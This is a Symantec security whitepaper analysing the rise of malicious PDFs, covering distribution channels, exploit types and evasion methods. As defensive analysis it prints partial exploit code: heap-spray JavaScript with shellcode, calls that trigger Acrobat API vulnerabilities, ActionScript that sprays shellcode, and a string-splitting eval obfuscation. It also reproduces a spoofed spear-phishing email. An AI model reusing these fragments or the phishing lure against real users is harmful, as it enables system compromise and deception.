symantec™ | Security Response

The Rise of PDF Malware

Karthik Selvaraj and Nino Fred Gutierrez

Contents

Introduction

The PDF file format has become a popular file format since its release as an open standard. Its portable nature, extensive feature list, and availability of free tools to read and author them have made it a de facto standard for printable documents on the Web. As it gained more popularity among general users, malware authors recognized the opportunity to use PDFs for malicious purposes. As with Microsoft Office documents in the past, the PDF file format has become a target for malware authors and is currently being widely exploited as a means to deposit malware onto computers.


In this paper we discuss the current PDF threat landscape, current vulnerabilities being exploited in PDF documents, methods employed by malware authors, trends seen in malicious PDF usage, outline Symantec's detection names and their meaning, and discuss various techniques that are being used by malware authors to make detection more difficult. We will also outline some preventative measures users can take to avoid infection.

Microsoft Office vs. PDF

To demonstrate the huge popularity of PDFs within the malware creation community we can compare the PDF file format to the MS Office file formats. The MS Office document format is extensively used by people and targeted by attackers. What we show below is that there is a similar number of vulnerabilities in both PDFs and Office documents but the number of PDF vulnerabilities exploited in the the wild dwarfs the number of office document vulnerabilities exploited.


Figure 1 is a breakdown of the number of common vulnerabilities and exposures (CVE) of both Microsoft Office and the PDF file format. It indicates that MS Office CVEs average around 8.8 CVEs per quarter with a slight rate of increase. However, PDF-related CVEs come to about 6.8 CVEs per quarter with a markedly high rate of increase.

Figure 1
Number of CVEs released over time



This would equate to about 30% more MS Office CVEs per quarter on average. From this, one can surmise that MS Office should be exploited about 30% more than PDF[1]. In practice, however, detected exploitation is vastly different and more closely follows the increasing PDF trend line. This can be seen in figure 2.

Figure 2
Number of attacks: Microsoft Office vs. PDF



The MS Office and PDF data displayed in figure 2 measures detected non-unique attacks. A non-unique attack is one where Symantec security products detected a malicious PDF, even if the same PDF had been detected on another user's computer also. If the same malicious PDF file was used in one hundred attacks, we counted 100 attacks instead of one unique attack. In this manner, we can get a more accurate picture of what is currently happening in the wild. Despite the fact that the number of PDF CVEs are close to Microsoft Office's numbers, the amount of non-unique PDF attacks Symantec has seen have increased dramatically, which shows that the PDF file format is being targeted more often within the last two years. The spikes on these graphs coincide with the release of specific PDF-related CVEs. For a listing of the particular dates and associated CVEs, please see the appendix.

Prior to Oct 2007, PDF attacks were non-existent. Then in the end of September, CVE-2007-5020 was released documenting a vulnerability in Adobe's PDF software. Figure 2 shows that attackers quickly took advantage of this.

In January 2007, 100% of the attacks exploited Microsoft Office. In January 2010, Microsoft Office-based attacks amounted to less than 5%. Beginning in August of 2008, the number of PDF attacks dwarfed those of MS Office by such a huge amount that graphing them would have made the graph meaningless. Over the past three years, one can clearly see that a bias has shifted more towards exploiting the PDF file format rather than the Microsoft Office Suite.

This can be attributed to several factors including (but not limited to) a greater acceptance of the PDF file format by the public as well as the fact that the PDF file format is considerably easier for malware authors to understand and exploit. In comparison, the OLE format MS Office uses is much more complex. PDF files are also very

extensible and have the ability to use other technologies as well such as JavaScript, Adobe's own Flash, and different compression and encoding methods.

Another factor to consider is that attackers incorporated PDFs into popular web exploit packs. The proliferation of these packs across the Internet along with using browser-based attacks to serve malicious PDF files also account for the greater number of PDF threats Symantec sees today. Furthermore, PDF files can be read in multiple browsers. Web exploit packs will affect all of them since the same adobe plugin will be used in most cases. If not, a simple add-on module could be added to the pack in a subsequent update. The OLE format needs ActiveX, which only works in Internet Explorer, thereby effectively limiting its usage. In any case, the Microsoft Office Suite has become a much smaller target compared to PDFs.

Current threat landscape for PDF exploits

The amount of malicious PDFs seen in the wild has increased dramatically over the last 3 years. This is due to the success that malware authors are attaining via PDF distribution. The threat landscape is not homogenous in that there are many different types of PDFs and different ways in which malicious PDFs are used to compromise computers. To really understand the PDF threat landscape we need to discuss different methods of distribution for these malicious PDFs as well as the different types of PDFs that are being seen in the wild.

Distribution techniques

Attackers use a variety of different channels to deliver malicious PDF files. The threat landscape is dominated by three main channels, which are mass-mailing, drive-by downloads, and targeted attacks.

Mass mailed PDFs are spammed out to web users via email and normally use a social engineering technique to entice the user to open the attached malicious PDF. In contrast, drive-by downloads deliver the malicious PDFs silently to unsuspecting users when they visit a malicious or infected website. Targeted PDFs also generally arrive via email, but are not spammed out widely to many users. Instead, they are written specifically for one particular person or group of people and often contain personal information in order to appear more legitimate. Because of the personal nature of targeted attacks, the chance of opening a malicious PDF greatly increases.

These malicious PDFs can be further enhanced by attackers in three distinct ways. For one, the PDF files can contain one specific exploit, old or new. The second possibility revolves around the use of several different exploits both old and new gathered from years of malware experience in order to infect the user. Attackers know which exploits are the most successful and continually use these. This will therefore increase the chance of a successful attack since the software may be susceptible to one or more of the included attacks. Furthermore, the third way of infection revolves around detecting the version of the PDF software installed on a computer. Consequently, only the appropriate working exploit will be launched by the malicious PDF. Less exploits, but the probability of a successful attack is much higher.

Mass-mailed PDFs

We currently see ongoing spam campaigns used to deliver malicious PDFs. The content of the spam campaigns changes quiet frequently and often revolves current news stories. The content of these emails plays a major role in a successful attack, as a successful attack relies on the victim to open the PDF document with a vulnerable reader. All these emails have very convincing content so that the victim will be enticed into opening the malicious PDF document.


Social engineering email content often comes from a recent well-known news event in order to lure unsuspecting users into opening the malicious PDF attachment.

Major subject categories include (but are not limited too) the following:

- IRS emails – the malicious PDF is purported to be an IRS form
- Politics/election themed
- Recent incident (natural disaster, war, new product launches, etc)
- Controversial subjects

Figure 3 shows a malicious email based on a recent event, along with the malicious PDF attachment.

Figure 3
Malicious email based on a recent event



Another common method used in such emails is to use recent Web content or news articles from the Web, known as "Web content recycling", where the malware author finds a very recent article on a hot topic and takes the content verbatim from the article and even impersonates the article author's name to be the email sender's name (aka spoofing) in the malicious email as this makes the email more believable.

Figure 4 shows one such example where an article titled "Is There Still a Need for War Time Mobilization? China Thinks So," was published on March 29, 2010. The malware author took the content from the article, the exact copy of the introduction from the article, and used it as the malicious email's content. The adversary also spoofed author's name in the From address of the email and sent it on the very next day, that is on March 30, 2010.

Usually PDF attachments in these emails carry a payload along with them, often in the form of one or more embedded executables within the PDF itself.

When malicious PDFs are opened, they exploit the vulnerabilities in PDF readers and decode and drop embedded executables. On some occasions, a legitimate PDF is also dropped and opened so that nothing appears untoward to the user.

PDFs hosted in Web pages

In recent years, drive-by downloads have been gaining in popularity because of web exploit packs. These packs are often used by malware authors to automate the creation and distribution of malware on websites. The following screenshot from last year shows stats from a Fragus exploit pack installation.

The stats[2] in figure 5 show that PDF exploitation was the most successful attack vector when it came to serving malicious content on the Web.


As opposed to PDFs sent in mass-mailing campaigns, PDFs hosted on a Web server are usually small and do not contain any executable payload within them. Rather, they contain shell code which after successful exploitation, downloads its associated threats from the Internet.

Here the victim doesn't know about the PDF; it is automatically launched through browser plugins and exploitation happens in the background.

Hosted PDFs also give the malicious author the flexibility to change PDFs on the backend so that the malicious PDFs can be easily updated when new and undetected PDF vulnerabilities are discovered.

Figure 4

Example of a copied and spoofed email[3]



From: Dean Cheng [americansina@gmail.com] Sent: Tue 2010-03-30 09:18
To:
Cc:
Subject: China and Foreign Military Modernization
Message | WebMemo.pdf (197 KB)

Dear Folks,

One of the little-noticed actions in the recently concluded session of the Chinese National People's Congress was the enactment of a National Defense Mobilization Law. In an age when conventional conflicts are planned to conclude in a matter of days or weeks, it is striking that the People's Republic of China (PRC) should choose to ensure its readiness for a protracted war. Indeed, it suggests that the People's Liberation Army (PLA) is thinking about future wars in a very different way from their Western counterparts, where full-scale mobilization is rarely discussed at all. Whereas the U.S. and its allies have mostly neglected the prospect of a prolonged high-intensity conflict, the PLA appears intent on preparing for both short- and long-term wars.

The actions of the National People's Congress have distinct implications for U.S. defense planners, as they portend an opponent who may choose to fight a protracted conflict—but with anti-ship missiles rather than IEDs. And it should also raise questions among foreign investors—how might their facilities and assets be treated in the event of a crisis?

We have drafted a memo to this regards as attached. Your inputs are highly appreciated.

Best regards,

Cheng

--
Dean Cheng
Research Fellow, Asian Studies Cente


Malicious Web pages contain obfuscated JavaScript code that tries various exploits one after the other until the victim's system is compromised. These malicious Web pages can also verify the version of the Adobe Reader installed in the compromised computer and can then serve the most appropriate malicious PDF accordingly.

Figure 6 shows one such de-obfuscated malicious JavaScript code.

PDFs hosted in websites such as the example shown in figure 6 still remain an effective and preferred way for mass exploitation as it gives greater control to the attacker.

Figure 5

Fragus Web exploit pack stats




Targeted attacks

Targeted attacks are PDFs that are specifically targeting individuals or an organization and often contain some social engineering element in an attempt to make them appear to be from a legitimate source, and thus enticing the targeted user into opening the PDF document. These types of attacks are generally less significant number-wise as compared to other types of attacks in our stats as by their very nature, they only affect one or a very small group of people.

For a targeted attack to be successful the attacker performs prior research and planning to gather information about a particular individual or an organization and, depending upon the information gathered, the social engineering content is chosen to be used in the attack.

Figure 6

De-obfuscated malicious JavaScript code



In many cases, targeted PDFs use zero-day exploits in order to increase the probability of a successful attack, as organizations often patch their systems to protect against known exploits.

Compared to mass exploitation, targeted attacks are very few in number. Due to the sophistication and stealthy nature of targeted attacks, many times the victim never even knows that his system has been compromised. The graphs and numbers shown in this paper predominantly cover data from mass exploitation as these types of attack greatly outnumber targeted attack vector data.

Exploit details

Within each distribution channel, many different exploits are used and these change constantly as new exploits emerge and older exploits become less effective. In this section we examine the different types of exploits used within the PDFs. To make matters more complicated each of these exploit techniques can be partnered with a different obfuscation technique. We cover some of the different evasion techniques observed in a later section.

Attackers use many different type of exploits with malicious PDFs, some PDFs contain just one exploit, while others group many different exploits together. However, when examining malicious PDFs in the wild we can generally classify them into two categories:

- JavaScript based
- Non-JavaScript based

JavaScript based exploits

The PDF specification supports JavaScript programming and makes a number of JavaScript functions available to programmers in the form of APIs.

Due to its flexibility and ease of use, JavaScript is widely used in malicious PDFs, and it is used to exploit a vulnerable JavaScript API and to setup the PDF reader program's memory with malicious code (aka heap spray).

Figures 7 and 8 show two examples of the vulnerable JavaScript APIs util.printf() and media.newPlayer(), and the JavaScript code that is used to invoke the vulnerable APIs.

In order for these vulnerabilities to achieve code execution heap spray code is run first to setup the PDF reader's process memory with desired shellcode and the vulnerable function is then called to trigger the vulnerability. This then transfers control to the heap sprayed shellcode. Figure 9 shows a simple JavaScript Heap Spray code along with a vulnerable JavaScript function.

Today the majority of PDF exploits utilized by attackers use JavaScript in one form or another, and therefore disabling JavaScript support in PDF readers would prevent the majority of attacks from succeeding. However, there are a few non-JavaScript based exploits in use too but they are less widespread.

Figure 7

util.printf()

```
for (i=0;i<1400;i++) mem[i] = block + heapblock;

var num = 1.2
util.printf("%5000f",num);
```

Vulnerable API being called with exploit triggering parameter.

Figure 8

media.newPlayer()

```
NS();
try {this.media.newPlayer(null);} catch(e) {}
util.printd("p@11111111111111111111111 : yyyy111", new Date());
}
```

Vulnerable function is called.

Figure 9

Vulnerable JavaScript function

```
var memory;

if(app.viewerVersion >= 8) {
function NS() {
   var nop = unescape('%u9090%u9090');
   var sc = unescape("%u56e8%u0000%u5300%u5655%u8b57%u246c%u8b18%u3c
   while(nop.length <= 0x10000/2) nop+=nop;
   nop=nop.substring(0,0x10000/2 - sc.length);

   memory=new Array();
   for(i=0;i<0x1000;i++) {
      memory[i]=nop + sc;
   }
}

NS();
try {this.media.newPlayer(null);} catch(e) {}
util.printd("p@11111111111111111111111 : yyyy111", new Date());
}
```

Script that sprays shellcode into the heap.

Vulnerable function is called.

Non-JavaScript based exploits

Although the majority of malicious PDFs observed in the wild use JavaScript, either for the exploit or to set up the memory for further exploitation, we have observed other techniques used as well. One alternative to using JavaScript is to embed Flash objects in the PDF instead.

ActionScript in Flash is another way to setup shell code in memory but it is less commonly used. Figure 10 shows a Flash stream that is embedded in a malicious PDF document.

Figure 10

Embedded Flash stream





Figure 11

Uncompressed TIFF



The string "FWS" marks the beginning of a Flash object. Once the Flash file is extracted from the PDF, we find that it contains ActionScript virtual machine instructions that sets up a heap with shellcode. Figure 12 shows the decoded ActionScript VM instructions.

In addition to using Flash objects, attackers have another addition in their non-JavaScript based malicious PDF arsenal, namely the TIFF vulnerability, in which the attacker can precisely control the execution transfer and flow that results in a "heap spray"- less exploitation. Figure 13 shows a malicious Acroform stream object using the TIFF vulnerability.

When the XFA stream (obj 1 in figure 13) is decompressed, a malformed TIFF image with shell code is visible and it exploits the TIFF vulnerability so that the shellcode runs. In this case, it will download additional malware from the Internet.

Figure 12

Decoded ActionScript VM instructions

```
function framel():*
{
    b = "????"  ;
    a = "IIIII"  ;
    while (b.length < 1048576)
    {
        b = b + a;
    }
    byteArr = new ByteArray();
    byteArr.writeByte(64);
    byteArr.writeByte(64);
    byteArr.writeByte(64);
    byteArr.writeByte(64);
    while (byteArr.length < 1048576 * 64)
    {
        byteArr.writeMultiByte(b, "iso-8859-1");
    }
    byteArr.writeByte(144);
    byteArr.writeByte(144);
    byteArr.writeByte(144);
    byteArr.writeByte(144);
    byteArr.writeByte(144);
    byteArr.writeByte(144);
    byteArr.writeByte(129);
    byteArr.writeByte(236);
    byteArr.writeByte(32);
    byteArr.writeByte(1);
    byteArr.writeByte(0);
    byteArr.writeByte(0);
    byteArr.writeByte(139);
    byteArr.writeByte(252);
    byteArr.writeByte(131);
    byteArr.writeByte(199);
    byteArr.writeByte(4);
    byteArr.writeByte(199);
    byteArr.writeByte(7);
    byteArr.writeByte(50);
    byteArr.writeByte(116);
    byteArr.writeByte(145);
```

Shellcode is being sprayed through VM instructions from ActionScript.

Evasion techniques

In addition to the different distribution methods, attackers have also incorporated various techniques in order to avoid detection by antivirus products. Malicious PDFs come in a range of file sizes and encoding methods. Some of these PDF files have junk parts as well to throw

Figure 13

Malicious Acroform stream

off antivirus software. Others will just crash the PDF reader so that the user may think it is a corrupt file while in fact it is doing its dirty work silently in the background. Some even contain a legitimate document inside to display to the user so that after a successful exploitation, the user would not suspect that their computer has been compromised. Furthermore, various parts of a PDF file can be obfuscated, leading to more ways to avoid detection. In the end, attackers have several options to choose from. They can pick and choose from three distribution methods, a mixture of exploit packaging, and a combination of detection avoidance, which results in an extremely wide range of attacks.

Obfuscation is a technique often used by malware as a way to attempt to evade detection by antivirus applications. Malicious PDF samples are no exception as they too make extensive use of obfuscation techniques in an attempt to evade detection. Malware authors are very active in this area and we often observe several new obfuscation techniques released every week.

In fact, due to the nature of the PDF file format specification and implementation, obfuscation of PDFs is much easier and requires less skill to implement compared to other file formats, such as MS Word.

Figure 14 shows a very simple obfuscation trick whereby a vulnerable API call string is split into smaller strings. At runtime these are concatenated and the vulnerable API is called through eval().

Malware authors used all the traditional obfuscation techniques that were used in regular JavaScript code in Web pages within the JavaScript in PDFs as well. As scan engines used by antivirus software ad-

Figure 14

Vulnerable API call string split into smaller strings

```
util.printd("jbBFAXmYeqFJUPOXePHkjhAybWoldsgWfmBw", new Date());
util.printd("noCXCPHRXLpZKyNpKJJWxBkvpjKLYwpMfmCG", new Date());
try{eval("thi"+"s.m"+"ed"+"ia"+".n"+"ew"+"Pl"+"ay"+"er(n"+"ull)");}
catch(e) {}
util.printd(sc2, new Date());
}
```

Vulnerable API name is split into small strings.

vanced to effectively deal with those, malware authors started exploring new methods to obfuscate code from being scanned.

Due to the more accepting nature of the PDF file format specification, PDF reader implementations were not implemented strictly and even errors (deviations from the specifications) are sometimes ignored and parsed correctly, allowing more room for malware authors to play around with the format. For example, a PDF document's first bytes need not be its signature "%PDF-"; it can have hundreds of junk characters before it. They need not contain an XREF table in the document; if not found, some readers simply build the tree by a linear search of objects.

There have been numerous forms of PDF object encodings and JavaScript Obfuscation methods tried in malicious PDFs but since we cannot outline them all, we have listed a few interesting techniques from among them.

Referencing another PDF object data using the 'getField' method

Malicious code is split into multiple objects and stored separately, and code is written in such a way that, when the document gets loaded, they will be read and combined to form a complete code.

Figures 15 and 16 show code split into two different Annot objects and later referenced, and its value is obtained using the API getField() with the field name as a parameter.

Figure 15

Encoded Annot 'getField'

